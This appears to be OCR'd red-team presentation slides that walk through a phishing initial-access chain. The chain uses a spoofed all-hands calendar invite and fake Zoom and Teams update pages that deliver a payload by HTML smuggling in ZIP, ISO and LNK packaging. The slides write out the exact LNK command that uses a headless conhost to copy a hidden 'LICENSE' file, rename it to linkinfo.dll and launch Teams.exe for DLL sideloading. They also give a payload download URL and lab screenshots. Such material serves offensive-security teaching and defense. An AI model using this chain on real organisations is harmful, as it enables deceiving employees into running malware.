
Organizer
Mark Secretario
Sent on Monday, 18 Sep 2023 at 6:51 PM

Attendees
Yes: 60
ceo@redteamingvillage.... Required
jane@redteamingvillage... Required
juan.delacruz@redteami... Required
maria.santos@redteami... Required
andres.fernandez@redt... Required

List of Attendees that accepted the meeting can be spoofed from the previous PARTSTAT property.

CALENDAR REMINDER

Hovering the mouse on the button will reveal the href element which points to the full URL of the payload.



Zoom Meeting

Topic: TARGETCOMPANYNAME All hands Meeting
Time: Sep 20, 2023 07:00 PM Singapore

Attendance is required
At TARGETCOMPANYNAME, we highly value effective communication, collaboration, and staying informed. Therefore, we would like to remind all employees that attendance at the upcoming 'All Hands Meeting' is not only encouraged but also mandatory. This meeting serves as a vital platform for sharing crucial updates, discussing our company's vision, and nurturing a sense of unity among our team members.

Dial by Your Location:

- US: +1 123 456 7890
- Canada: +1 987 654 3210
- United Kingdom: +44 20 1234 5678
- Australia: +61 2 3456 7890


https://targetcompanydomainname.blob.core.windows.net/us06web-zoom-us-j-8512389782927423566712-pwd-bllycrm6hdcent1qwa/http_x64.exe

Attendees

Yes: 60

ceo@redteamingvillage... Required
jane@redteamingvillage... Required
juan.delacruz@redteami... Required
maria.santos@redteami... Required
andres.fernandez@redt... Required
sofia.gonzales@redteam... Required
manuel.tan@redteamin... Required
isabela.lopez@redteami... Required
francisco.reyes@redtea...

LANDING PAGE (ZOOM)



Zoom Meetings Update Required


Please install the latest version of Zoom to Join this meeting.

If you don't see a dialog, click **Download** below

Don't have Zoom Client installed? Download Now

©2023 Zoom Video Communications, Inc. All rights reserved.
Privacy & Legal Policies | Do Not Sell My Personal Information | Cookie Preferences

Fake Landing Page which triggers.
Download initial access payload.


InPrivate (2)
Zoom Meeting
https://targetcompanydomainname.blob.core.windows.net/meetings/Zoom.html
Downloads
zoom
English
Support
Download Zoom

ZoomInstaller (1).exe isn't commonly downloaded. Make sure you trust ZoomInstaller (1).exe before you open it.


Zoom Meetings Update Required

Please install the latest version of Zoom to Join this meeting.

If you don't see a dialog, click **Download** below

Can be Zip or ISO

HTML SMUGGLING ZIP+ ISO + LNK



Required: Microsoft Teams Update

Required: Microsoft Teams Update


To: victim [redacted] ook.com

TeamsUpdate.html
200 KB

Microsoft Teams

An important update for Microsoft Teams is now available.

FAKE TEAMS HTML Smuggling




Microsoft Teams Update Available


An important update for Microsoft Teams is available. Please install the update for the best experience.

Download Zipped Installer

HTML SMUGGLING ZIP+ ISO + LNK



Hidden Files




LEGIT EXE

Shortcut LNK file

HTML SMUGGLING ZIP+ ISO + LNK + DLL SIDELOADING

Back to our LNK payload



TeamsSetup Properties

TeamsSetup

Target type: Application


Target location: System32

Target: \Teams\current\LICENSE" linkinfo.dll |Teams.exe

Start in:

Shortcut key: None

Payload (DLL)




assets

package

LICENSE

HTML SMUGGLING ZIP+ ISO + LNK + DLL SIDELOADING

Executes/ opens multiple conhost process multiple times




```
%WINDIR%\System32\conhost.exe --headless conhost conhost conhost "%COMSPEC%" "/c xcopy /Q/R/S/Y/H/G/I
".\InstallerPackages\LICENSE" %APPDATA%\Microsoft\Teams\current\ > NUL &&
ren "%APPDATA%\Microsoft\Teams\current\LICENSE" linkinfo.dll |Teams.exe
```

Copies hidden LICENSE (DLL Payload)

Rename the LICENSE into linkinfo.dll


Executes Legit File



Name	CPU	Sess...	PID	User name	Command line
conhost.exe		1	6744	WINLABVM\student	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe		1	6152	WINLABVM\student	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.02	1	10292	WINLABVM\student	conhost C:\Windows\system32\cmd.exe "/c xcopy /Q/R/S/Y/H/G/I .\InstallerPackages\LICENSE C:\Users\student

HTML SMUGGLING ZIP+ ISO + LNK + DLL SIDELOADING

Victim is unsuspecting because legitimate event happened




Welcome to Microsoft Teams!

Collaborate with your coworkers or coordinate with your social groups in one app.

Continue as

victim user
victimu[redacted]

Behind the curtains our payload is copied , renamed and loaded



Name

- chrome_200_percent.pak
- concrt140.dll
- d3dcompiler_47.dll
- ffmpeg.dll
- icudtl.dat
- libEGL.dll
- libGLESv2.dll
- linkinfo.dll
- msvcp140.dll
- msvcp140_1.dll
- msvcp140_2.dll
- msvcp140_atomic_wait.dll
- msvcp140_codecvt_ids.dll
- resources.pak
- snapshot_blob.bin
- Squirrel.exe
- SquirrelSetup.log

HTML SMUGGLING + ZIP+ ISO + LNK + DLL SIDELOADING

